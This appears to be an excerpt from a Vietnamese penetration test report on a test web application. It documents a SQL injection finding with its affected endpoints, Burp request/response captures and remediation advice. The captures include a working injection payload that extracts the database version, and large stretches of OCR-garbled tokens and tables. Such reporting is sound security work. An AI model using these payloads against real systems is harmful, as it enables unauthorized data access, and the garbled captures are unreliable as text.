10 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiZiIwianRpIjoimjMzMzIzZDzjYzk2MDliYzMiZGzin2riNgVKmzizYmNlMTQ5NGZjYTUVyWEyWY3Y2Y00DVhMGRkNTI5MM0MG1iY2Iwn2FyW3YTM320iCjpxXQijoE3MDM2MTYzNTMsIm5iZi16TcwMzNxNjM1MyiZxhwIjoxNz00TM4NzUzLCJzdWIoi0iwi2NvcGvzijpbXX0.Itqlz3uqTH8cUi_UITGDjHLJN5!feE9ofdKm4WJOjTPV_mxNQwHQAAg-b5oMRWS5k8PDYTwBWRqqSbmRvt2sfQK172kTEPCGKbzPzvY9XH6dT9ahu5vKizyUj_Chkdspr-WVpilWeYrJfVq_Exs3fjxP-eCMKBRmTEq-vGxWyywoKL_GWN6Qyyif-Hw5Op0JXOC24c56zmfbdQNeulbUc5edBeiyCaWLGZT4igJ2MPEz1aH7yFvG1s_tAVhnL00QFzGRXqzBKutAGmndrsve162brFwrNv1dBte4M2VVBiOrglczzMctb_u5sRyels9id2zNVp0wBd-a6Gxp1.9eQHHPjba7QGpJmTj0Lzrq609C_M95um00Atiy1k8SWFeelX2Pf7svceIEl8HuEK-5GzpnbkYJRM3WOGZbibganh-EM7rOY_xsFeEhn2iuj8M9jWx500eBzMUJt07pJU8UWlyciwT2CtlijljbhYkmpg1dw9auwtGtfGuWRUzP4AoSyCD7pm_GfgKVR-M8m3yxJW5h-dQMYPqu2rU1dx6N_lYp9N4eH1hg80hnHetzvE0MwBtpaw3rAnmiK-e90nYjt1gldluAFYyH1nsjCoK_wSzQhTpPJG6-1eoszLDNoj_QwlNz-kvqxeHnwPWB0J8dE_KmjLKU
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32

```

- Cách khắc phục:

- + Thực hiện việc kiểm tra đầu vào của người dùng.
- + Thực hiện escape các ký tự như ".", "/", "../", "\", ...

3.10. SQL Injection (Access all sensitive data in database)

- CVSS Score: 8.2 (High).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này để truy cập vào toàn bộ thông tin nhạy cảm của trình duyệt và người dùng mà không cần bất kỳ quyền đăng nhập nào hết.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Details photos		
Các GET requests <i>/api/photo/<pid></i>	<i>http://tokyo.test/api/photo/4</i>	<i><pid></i>
Chức năng Feed pagination		
Các GET requests <i>/api/photo/feed?page=<number></i>	<i>http://tokyo.test/api/photo/feed?page=1</i>	<i>feed</i>

Chức năng Create comment

Các POST requests <i>/api/comment</i>	http://tokyo.test/api/comment	<i>comment</i>
---------------------------------------	---	----------------

- Mô tả: Thực hiện việc chèn ký tự "`"`" vào phần path Header và thấy response trả về đoạn mã SQL bị lỗi. Khai thác lỗ hổng bằng việc chèn vào các ký tự nhầm biến câu lệnh SQL thành câu lệnh đúng và có thể khai thác lỗ hổng.

Request	Response
<pre>Pretty Raw Hex 1 GET /api/photo/4?page=2 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: application/json, text/plain, /* 6 Accept-Language: en 7 Accept-Encoding: gzip, deflate, br 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiIzIiwiianRpIjoiMjM2ZmIzzDzjyZk 2MDlyYzMLGzIN2R1NGVMeIzYnNlMTQ5NGZjYTUyWEXyWY3Y200DVHGRkNTi5WW0MG1Y1Z1 wN2EYyWE3yTM3M2Q1lCjpxQxIoje3MDM2MTyZNTMsIm5iZi1l6MTCwMzXNjM1MywiZxhviOxNz 00TM4NzU2LzJzdWi0i0i1wiic2nvGVzIjpBX0.ItQlZ3uq0TH8Cui_UITGDjhLJN5Lfef9oFd KmW4JOiTpv_mNxQwHAAG-b5oMRW5k8PDYTwBfPqS8mRvt2sfoK172kTEPCGKbzPzvYxH6d19A huSvRizyU_Chkds-trWpiwWeYrJFvq_Exs3fjxP-eCMXBMrTEq-vGxWyoekl_GWNNQyiyif- HwS0POjXOC24Cs6zmFbdQneUlBjUc5e0dBe1yCaWlgZT4yIgJ2MpeZiaH7yfvgIs_tAVhnL00qfZ GRXqzBKutAGmxdrSsve162brfWnVd1Bte4M2VVb1OrglczzMctB_-u5SRYels91d22Nvp0wd -a66xp19eqHHSjPjBa7Q0QpjmTj0Lzr609C_M95um0oAty17k8SwfeLXZPf7svceI18HuEk-5Gz pnkvjRM3WOGzb1bgAnh-E7roY_XsfeehnZiU8M9jWS500VEb2MuJt07pJU8uWlycIw12CTcli J1jb1yKimp1dwAuWtoGTFGUWRZpAoSvD7pm_GfGKVr-M8m3yxJW5h-dQMYpQu2rU1dx6N_l Yp9N4eH1ngB0hnHtxvE0MwBTPaw3rAnniK-e9OnYJt1gldluAFYyH1NsjCok_WsZqHtvppPJj66- leoszldN0j_QwlNz-kvqXehnwPWB0J8de_KmjLKU 11 12</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 14:24:29 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 pragma: no-cache 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 59 12 Content-Length: 729 13 14 { "success":true, "data":{ "id":4, "user_id":1, "name":"Ochanomizu Station", "description":"Ochanomizu Station", "location":"Ochanomizu Station", "image_url": "photos//7634b357e02c8224ee4b24c4275fecac\b2UuRWLE0ohUIDFESrARR1EXRaFAF UZcSTFykal.jpeg", "is_public":true, "lang":"en", "created_at":"2020-05-14T11:51:37.000000Z", "updated_at":"2020-05-14T11:51:37.000000Z", "likes_count":0, "liked_by_user":false, "public_url": "./storage/photos//7634b357e02c8224ee4b24c4275fecac\b2UuRWLE0ohUIDFESr ARR1EXRaFAFU2cStffykal.jpeg", "user:{ "id":1, "name":"Laura", "email":"laura@example.com", "email_verified_at":null, "bio":"Hello, my friend", "gender":1, }, "message":null } }</pre>
<pre>Pretty Raw Hex 1 GET /api/photo/4 select null,null,@@version,null,null,null,null,null,null limit 1,1-- ? page=2 HTTP/1.1 2 Host: tokyo.test 3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: application/json, text/plain, /* 6 Accept-Language: en 7 Accept-Encoding: gzip, deflate, br 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiIzIiwiianRpIjoiMjM2ZmIzzDzjyZk 2MDlyYzMLGzIN2R1NGVMeIzYnNlMTQ5NGZjYTUyWEXyWY3Y200DVHGRkNTi5WW0MG1Y1Z1 wN2EYyWE3yTM3M2Q1lCjpxQxIoje3MDM2MTyZNTMsIm5iZi1l6MTCwMzXNjM1MywiZxhviOxNz 00TM4NzU2LzJzdWi0i0i1wiic2nvGVzIjpBX0.ItQlZ3uq0TH8Cui_UITGDjhLJN5Lfef9oFd KmW4JOiTpv_mNxQwHAAG-b5oMRW5k8PDYTwBfPqS8mRvt2sfoK172kTEPCGKbzPzvYxH6d19A huSvRizyU_Chkds-trWpiwWeYrJFvq_Exs3fjxP-eCMXBMrTEq-vGxWyoekl_GWNNQyiyif- HwS0POjXOC24Cs6zmFbdQneUlBjUc5e0dBe1yCaWlgZT4yIgJ2MpeZiaH7yfvgIs_tAVhnL00qfZ GRXqzBKutAGmxdrSsve162brfWnVd1Bte4M2VVb1OrglczzMctB_-u5SRYels91d22Nvp0wd -a66xp19eqHHSjPjBa7Q0QpjmTj0Lzr609C_M95um0oAty17k8SwfeLXZPf7svceI18HuEk-5Gz pnkvjRM3WOGzb1bgAnh-E7roY_XsfeehnZiU8M9jWS500VEb2MuJt07pJU8uWlycIw12CTcli J1jb1yKimp1dwAuWtoGTFGUWRZpAoSvD7pm_GfGKVr-M8m3yxJW5h-dQMYpQu2rU1dx6N_l Yp9N4eH1ngB0hnHtxvE0MwBTPaw3rAnniK-e9OnYJt1gldluAFYyH1NsjCok_WsZqHtvppPJj66- leoszldN0j_QwlNz-kvqXehnwPWB0J8de_KmjLKU 8 9 Connection: close 10 Referer: http://tokyo.test/ 11 Cookie: token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioiIzIiwiianRpIjoiMjM2ZmIzzDzjyZk 2MDlyYzMLGzIN2R1NGVMeIzYnNlMTQ5NGZjYTUyWEXyWY3Y200DVHGRkNTi5WW0MG1Y1Z1 wN2EYyWE3yTM3M2Q1lCjpxQxIoje3MDM2MTyZNTMsIm5iZi1l6MTCwMzXNjM1MywiZxhviOxNz 00TM4NzU2LzJzdWi0i0i1wiic2nvGVzIjpBX0.ItQlZ3uq0TH8Cui_UITGDjhLJN5Lfef9oFd KmW4JOiTpv_mNxQwHAAG-b5oMRW5k8PDYTwBfPqS8mRvt2sfoK172kTEPCGKbzPzvYxH6d19A huSvRizyU_Chkds-trWpiwWeYrJFvq_Exs3fjxP-eCMXBMrTEq-vGxWyoekl_GWNNQyiyif- HwS0POjXOC24Cs6zmFbdQneUlBjUc5e0dBe1yCaWlgZT4yIgJ2MpeZiaH7yfvgIs_tAVhnL00qfZ GRXqzBKutAGmxdrSsve162brfWnVd1Bte4M2VVb1OrglczzMctB_-u5SRYels91d22Nvp0wd -a66xp19eqHHSjPjBa7Q0QpjmTj0Lzr609C_M95um0oAty17k8SwfeLXZPf7svceI18HuEk-5Gz pnkvjRM3WOGzb1bgAnh-E7roY_XsfeehnZiU8M9jWS500VEb2MuJt07pJU8uWlycIw12CTcli J1jb1yKimp1dwAuWtoGTFGUWRZpAoSvD7pm_GfGKVr-M8m3yxJW5h-dQMYpQu2rU1dx6N_l Yp9N4eH1ngB0hnHtxvE0MwBTPaw3rAnniK-e9OnYJt1gldluAFYyH1NsjCok_WsZqHtvppPJj66- leoszldN0j_QwlNz-kvqXehnwPWB0J8de_KmjLKU 11 12</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 14:21:48 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 pragma: no-cache 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 57 12 Content-Length: 294 13 14 { "success":true, "data":{ "id":null, "user_id":null, "name":"10.3-39-MariaDB-0+deb10u1", "description":null, "location":null, "image_url":null, "is_public":null, "lang":null, "created_at":null, "updated_at":null, "likes_count":0, "liked_by_user":false, "public_url":"/storage/", "user":null }, "message":null }</pre>

Request

Pretty	Raw	Hex
1 MV3Y2PhdGKNCx0GsD6cCYe4-apvt7ALilAdnvVuga0fA140BgIF0t9w0dhn 10asqZemKaCAsMtj6crwpajlu26x_oracZvSp1VsIEQvdSBgtX13jEYB5G PT2vi0Tcm4ls0t9FV3AXN1jP3Gw0XGaVccnLPyjQ6lPMxg1bg/BY 8 Content-Type: multipart/form-data; boundary=-----189005908902716524236369 4294 9 Content-Length: 293 10 Origin: http://tokyo.test 11 Connection: close 12 Referer: http://tokyo.test/ 13 Cookie: token= eyJ0EXAi01JKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIizIiwinRpijo iZj1lZjdHNW2NTlkjA1MDc40WFLODIzWZQmZQ2YrLMTLVlyjhjk2ZjQ 30dkyyjilGRimWjNzE5YzU3ZthL0tKtBHDz0D0EiCjPjXQqjOE 3MDMZNcynZmsimzii6MTcwMzN00NzI3MywiZxhwi0jnxzN00TY5nczLcJ zdWI0l0i0iwic2NvcGVzIjpbXX0.HBAhEbpGZheo0f1OLHk038j020KV5zi IQ57DhKNaJirIbrpk113awh3uMCK-AeaqGzMHbIxlgCSYEXTAwBrzFe frZi7dHKYggp8bpG3K2_VQx-2cmjmoNWL_RJvZLc7-9-brh3A2KawA8D9kg 39Wlzor-yV2YLXTHXnxk3FETDkzsP07QA75V2e2RhfmcuFc74LX-quvc5U v43T6yrbu16F-A3tqkD7tKGcz_YrzbcPrPiqIKUQINnj9bTCPgMG6JUET5is iL190k9b501gpuzd2d1Q-ON95ocINxxvv850a5khuxEBY2qx-lQnMmVY1 7K60LXBx6ra9ae66ip7CbV20Dm3Pt6K6G0p_vad0iVfQ3dNvL2pR2vh736 _9YPCtiQ3ghnjM_2d6YInDhGeKvFVpokGvcl4UQEWQrQv606wmjejvFY Nr4XWV1epLSUTfb9j7A1ENxH_xvNkN8WP0dmvcck3EpF0OePHHNCo_wdxV79 MV3Y2PhdGKNCx0GsD6cCYe4-apvt7ALilAdnvVuga0fA140BgIF0t9w0dhn 10asqZemKaCAsMtj6crwpajlu26x_oracZvSp1VsIEQvdSBgtX13jEYB5G PT2vi0Tcm4ls0t9FV3AXN1jP3Gw0XGaVccnLPyjQ6lPMxg1bg/BY 14 Origin:http://test.com 15 16 -----1890059089027165242363694294 17 Content-Disposition: form-data; name="photo_id" 18 19 31 20 -----1890059089027165242363694294 21 Content-Disposition: form-data; name="comment" 22 23 test 24 25 -----1890059089027165242363694294-- 26	1 HTTP/1.1 500 Internal Server Error 2 Server: nginx 3 Date: Sat, 23 Dec 2023 16:04:39 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 X-RateLimit-Limit: 60 9 X-RateLimit-Remaining: 59 10 pragma: no-cache 11 expires: -1 12 Access-Control-Allow-Origin: http://test.com 13 Vary: Origin 14 Content-Length: 15269 15 16 { 17 "message": "SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\\"test\\", ?, ?, ?)' at line 1 (SQL: insert into `comments` ('photo_id', 'comment', 'user_id', 'updated_at', 'created_at') values (31, \\"test\\", 4, 2023-12-23 16:04:39))", "exception":"Illuminate\\Database\\QueryException", "file":"www/vendor/laravel/framework/src/Illuminate/Database/Connection.php", "line":1671, "trace": [{ "file": "www/vendor/laravel/framework/src/Illuminate/Database/Connection.php", "line": 631, "function": "runQueryCallback", "class": "Illuminate\\Database\\Connection", "type": "->" }, { "file": "www/vendor/laravel/framework/src/Illuminate/Database/Connection.php", "line": 465, "function": "run", "class": "Illuminate\\Database\\Connection", "type": "->" },], "file": "www/vendor/laravel/framework/src/Illuminate/Database/Connection.php", "line": 1761, "function": "insert", "class": "Illuminate\\Database\\Connection", "type": "->" }, 18 19 20 21 22 23 24 25 26 27 28 29 29 30 31 32 33 34 35 },	

Response

Pretty	Raw	Hex	Render
1 MV3Y2PhdGKNCx0GsD6cCYe4-apvt7ALilAdnvVuga0fA140BgIF0t9w0dhn 10asqZemKaCAsMtj6crwpajlu26x_oracZvSp1VsIEQvdSBgtX13jEYB5G PT2vi0Tcm4ls0t9FV3AXN1jP3Gw0XGaVccnLPyjQ6lPMxg1bg/BY 8 Content-Type: multipart/form-data; boundary=-----189005908902716524236369 4294 9 Content-Length: 293 10 Origin: http://tokyo.test 11 Connection: close 12 Referer: http://tokyo.test/ 13 Cookie: token= eyJ0EXAi01JKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQioIizIiwinRpijo iZj1lZjdHNW2NTlkjA1MDc40WFLODIzWZQmZQ2YrLMTLVlyjhjk2ZjQ 30dkyyjilGRimWjNzE5YzU3ZthL0tKtBHDz0D0EiCjPjXQqjOE 3MDMZNcynZmsimzii6MTcwMzN00NzI3MywiZxhwi0jnxzN00TY5nczLcJ zdWI0l0i0iwic2NvcGVzIjpbXX0.HBAhEbpGZheo0f1OLHk038j020KV5zi IQ57DhKNaJirIbrpk113awh3uMCK-AeaqGzMHbIxlgCSYEXTAwBrzFe frZi7dHKYggp8bpG3K2_VQx-2cmjmoNWL_RJvZLc7-9-brh3A2KawA8D9kg 39Wlzor-yV2YLXTHXnxk3FETDkzsP07QA75V2e2RhfmcuFc74LX-quvc5U v43T6yrbu16F-A3tqkD7tKGcz_YrzbcPrPiqIKUQINnj9bTCPgMG6JUET5is iL190k9b501gpuzd2d1Q-ON95ocINxxvv850a5khuxEBY2qx-lQnMmVY1 7K60LXBx6ra9ae66ip7CbV20Dm3Pt6K6G0p_vad0iVfQ3dNvL2pR2vh736 _9YPCtiQ3ghnjM_2d6YInDhGeKvFVpokGvcl4UQEWQrQv606wmjejvFY Nr4XWV1epLSUTfb9j7A1ENxH_xvNkN8WP0dmvcck3EpF0OePHHNCo_wdxV79 MV3Y2PhdGKNCx0GsD6cCYe4-apvt7ALilAdnvVuga0fA140BgIF0t9w0dhn 10asqZemKaCAsMtj6crwpajlu26x_oracZvSp1VsIEQvdSBgtX13jEYB5G PT2vi0Tcm4ls0t9FV3AXN1jP3Gw0XGaVccnLPyjQ6lPMxg1bg/BY 14 Origin:http://test.com 15 16 -----1890059089027165242363694294 17 Content-Disposition: form-data; name="photo_id" 18 19 31 20 -----1890059089027165242363694294 21 Content-Disposition: form-data; name="comment" 22 23 test 24 25 -----1890059089027165242363694294-- 26	1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Sat, 23 Dec 2023 15:47:39 GMT 4 Content-Type: application/json 5 Connection: close 6 X-Powered-By: PHP/7.2.34 7 Cache-Control: private, must-revalidate 8 pragma: no-cache 9 expires: -1 10 X-RateLimit-Limit: 60 11 X-RateLimit-Remaining: 57 12 Access-Control-Allow-Origin: http://test.com 13 Vary: Origin 14 Content-Length: 176 15 16 { "success":true, "data":{ "photo_id":31, "comment": "}, "user_id":4, "updated_at":"2023-12-23T15:47:39.000000Z", "created_at":"2023-12-23T15:47:39.000000Z", "id":569 }, "message":null }		

- Cách khắc phục:

- + Thực hiện xác thực giá trị đầu vào do người dùng cung cấp.
- + Không thực hiện trực tiếp các câu lệnh SQL động để truy vấn.
- + Tạo và cấp quyền truy cập cơ sở dữ liệu cho các loại người dùng khác nhau.